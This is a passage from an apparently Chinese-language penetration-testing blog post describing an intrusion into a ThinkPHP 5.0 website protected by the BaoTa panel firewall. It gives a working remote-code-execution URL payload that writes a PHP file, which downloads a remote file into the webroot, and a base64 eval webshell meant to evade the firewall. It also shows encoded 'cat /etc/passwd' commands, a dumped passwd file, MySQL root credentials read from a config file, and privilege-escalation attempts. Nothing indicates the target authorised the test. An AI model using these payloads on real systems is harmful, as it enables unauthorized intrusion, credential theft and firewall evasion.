
The screenshot shows the same web-based application security interface. The URL input field now contains "http://.../index/think/app/invokefunction/function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=12345678.php&vars[1][1]=<?php copy("https://.../1.txt","/www/wwwroot/.../public/222222.php"); ?>". The "Execute" button is visible below the URL input field.

访问：`http://XXXXXX/12345678.php`就会在根目录下生成`222222.php`文件

`222222.php`的文件内容：

```
1 //把参数以base64形式传入，然后解嘛，这样就能绕过宝塔对参数的检测
2 <?php eval(base64_decode($_GET[1337])); ?>
```

代码执行成功：



看了下时间，半夜2点了，睡觉了，第二天还要上班，于是关掉了电脑，下班后，继续打开网站，发现网站漏洞不能利用了，一下子开始发慌了：



冷静一下，想其他办法，一般这样的网站都不止一个ip，扫一下c段看看有没有收获，最终发现隔壁ip（xxx.xxx.xxx.42）和目标（xxx.xxx.xxx.43）一模一样，此ip开启了dubug可以存在漏洞，于是直接搞：

```

1 x:0:0:root:/r...:1:1:bin:/bin
2 ::x:2:2:daemon
3 :3:4:adm:/var/...
4 :6:7:lp:/var/spc
5 :7:5:sync:/sbin
6 :8:n:x:6:0:shutd...
7 :9:7:halt:/sbin
8 :10:8:12:mail:/var
9 :11:or:x:11:0:opera
10 :12:x:12:100:games:
11 :13:14:50:FTP User:
12 :14:y:x:99:99:Nobody
13 :15:md-network:x:192
14 :16:x:81:81:System m...
15 :17:td:x:999:998:Use...
16 :18:pragemgmt:x:998:...
17 :19:t:/:/sb1...
18 :20::173::/etc/...
19 :21::32:32:Rpcbind D...
20 :22::x:74:74:Privileg...
21 :23::x:x:89:89::/var/...
22 :24::x:997:995::/var...
23 :25::x:88:38::/etc/ntp...
24 :26::x:72:72::/:/sb...
25 :27::www,x:1000:1000::/home/...
26 :28::1001:1001::/home/...
27 :28::1001:1001::/home/...
28

```

转换工具 by zj1244[小葵]

要转的:
whoami && cat /etc/passwd

URL格式
%77%68%6F%61%6D%69%20%26%26%20%63%61%74%20%2F%65%74%63%
%70%61%73%73%77%64

SQL_Eng:
0x770068006F0061006D006900200026002600200063006100740020002F0
0700061007300730077006400

Hex:
0x77686F616D69202620636174202F6574632F706173737764

Asc:
119 104 111 97 109 105 32 38 38 32 99 97 116 32 47 101 116 99 47 112 97

MD5_32:
CED569EC0BFAE1F9D22A8F1DF075E024

MD5_16:
0BFAE1F9D22A8F1D

Base64:
d2hvYW1plCYmlGNhdCAvZXRjL3Bhc3N3ZA==

查看一下以root用户运行的进程发现MySQL是root权限运行：

ID	User	PID	TTY	Time	Command
161	root	983	2	0 May19 ?	00:00:00 [mysqld_safe] <-- Red Arrow
162	root	1102	2	0 May19 ?	00:00:00 [kworker/3:1H]
163	root	1319	2	0 May19 ?	00:32:19 [kworker/4:1H]
164	root	1389	1	0 May19 ?	00:02:37 [kworker/2:1H]
165	root	1390	1	0 May19 ?	00:00:43 [kworker/1:1H]
166	root	1392	1	0 May19 ?	00:03:15 [kworker/0:1H]
167	root	2518	2	0 May27 ?	00:00:00 [kworker/0:0]
168	root	3243	2	0 May19 ?	00:00:00 [kworker/1:H]
169	root	3639	2	0 May19 ?	00:00:00 [kworker/0:H]
170	root	4008	1	0 May19 ?	00:00:00 [kworker/1:H]
171	root	5498	2	0 May31 ?	00:00:00 [kworker/14:2]
172	root	5634	2	0 May28 ?	00:00:00 [kworker/8:1]
173	root	6422	1	0 May19 ?	00:00:00 /bin/sh /www/server/mysql/bin/mysqld_safe --datadir=/www/server/data --pid-file=/www/server/d...
174	root	6991	2	0 May28 ?	00:00:21 [kworker/1:1]
175	root	7603	2	0 Jun01 ?	00:00:05 [kworker/5:0]
176	root	7917	2	0 Jun02 ?	00:00:01 [kworker/u34:1]
177	root	8343	2	0 May19 ?	00:00:00 [kworker/2:1H]
178	root	8996	2	0 May19 ?	00:01:14 [kworker/11:2]
179	root	9785	2	0 May19 ?	00:00:00 [kworker/5:1H]
180	root	9855	2	0 May19 ?	00:00:00 [kworker/7:1H]

通过查看mysqld_safe 的配置文件 (/etc/my.cnf) 发现root用户密码：

```
51 innodb_max_dirty_pages_pct = 90
52 innodb_read_io_threads = 16
53 innodb_write_io_threads = 16
54
55 [mysqldump]
56 user=root
57 password=[REDACTED]
58 quick
59 max_allowed_packet = 500M
60
61 [mysql]
62 no-auto-rehash
63
64 [myisamchk]
65 key_buffer_size = 512M
66 sort_buffer_size = 8M
67 read_buffer = 2M
68 write_buffer = 2M
69
70 [mysqlhotcopy]
71 interactive-timeout
72
73
```

The screenshot shows the MySQL configuration file (my.cnf) with several sections and their corresponding parameters. The sections include [mysqldump], [mysql], and [myisamchk]. Parameters such as innodb_max_dirty_pages_pct, innodb_read_io_threads, innodb_write_io_threads, user, password, quick, max_allowed_packet, no-auto-rehash, key_buffer_size, sort_buffer_size, read_buffer, write_buffer, interactive-timeout, and interactive-timeout are listed.

尝试了UDF提权，root用户登录phpmyadmin，看下MySQL版本5.6.47-log。

The screenshot shows the phpMyAdmin interface connected to the 'localhost' server and the 'mysql' database. The left sidebar displays the database structure with tables like 'new', 't1', 't2', etc. The main area shows a green success message: '正在显示第 0 - 0 行 (共 1 行, 查询花费 0.0001 秒。)' followed by the SQL query 'select version()'. Below the query, it shows the result: 'version() 5.6.47-log'. There are two sets of filtering and pagination controls.

在看下/www/server/mysql/lib/plugin目录权限，不可写，放弃udf提权：

```

1 total 34628
2 -rw-r--r-- 1 root root 4387510 Feb 22 11:3
3 lwxrwxrwx 1 root root 20 May 19 14:5
4 lwxrwxrwx 1 root root 24 May 19 14:5
5 -rwxr-xr-x 1 root root 3598144 Feb 22 11:3
6 lwxrwxrwx 1 root root 16 May 19 14:5
7 lwxrwxrwx 1 root root 17 May 19 14:5
8 lwxrwxrwx 1 root root 20 May 19 14:5
9 lwxrwxrwx 1 root root 24 May 19 14:5
10 -rw-r--r-- 1 root root 27455290 Feb 22 11:3
11 -rw-r--r-- 1 root root 6550 Feb 22 11:3
12 drwxr-xr-x 3 root root 4096 May 19 14:5
13

```

打算劫持来提权的，但是发现www用户是nologin用户，不存在自己的家目录，也没有.bash_profile这个文件，所以劫持不了命令了。

```
13 50:FTP User
14
15
16
17
18
19
20
21
22
23
24
25
26 www:www:/sbin/nologin
27
```



可惜了，最终尝试了多种提权方法都失败了，但在整个渗透的过程中，还是有比较多值得回味的过程，因此写下了这篇文章，希望能给大家更多的启发。

本文知识点：

1. 通过thinkphp5.0*代码执行漏洞包含日志文件拿shell。
2. 绕过disable_functions禁用函数。
3. 绕过open_basedir目录限制。
4. 绕过宝塔防火墙。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队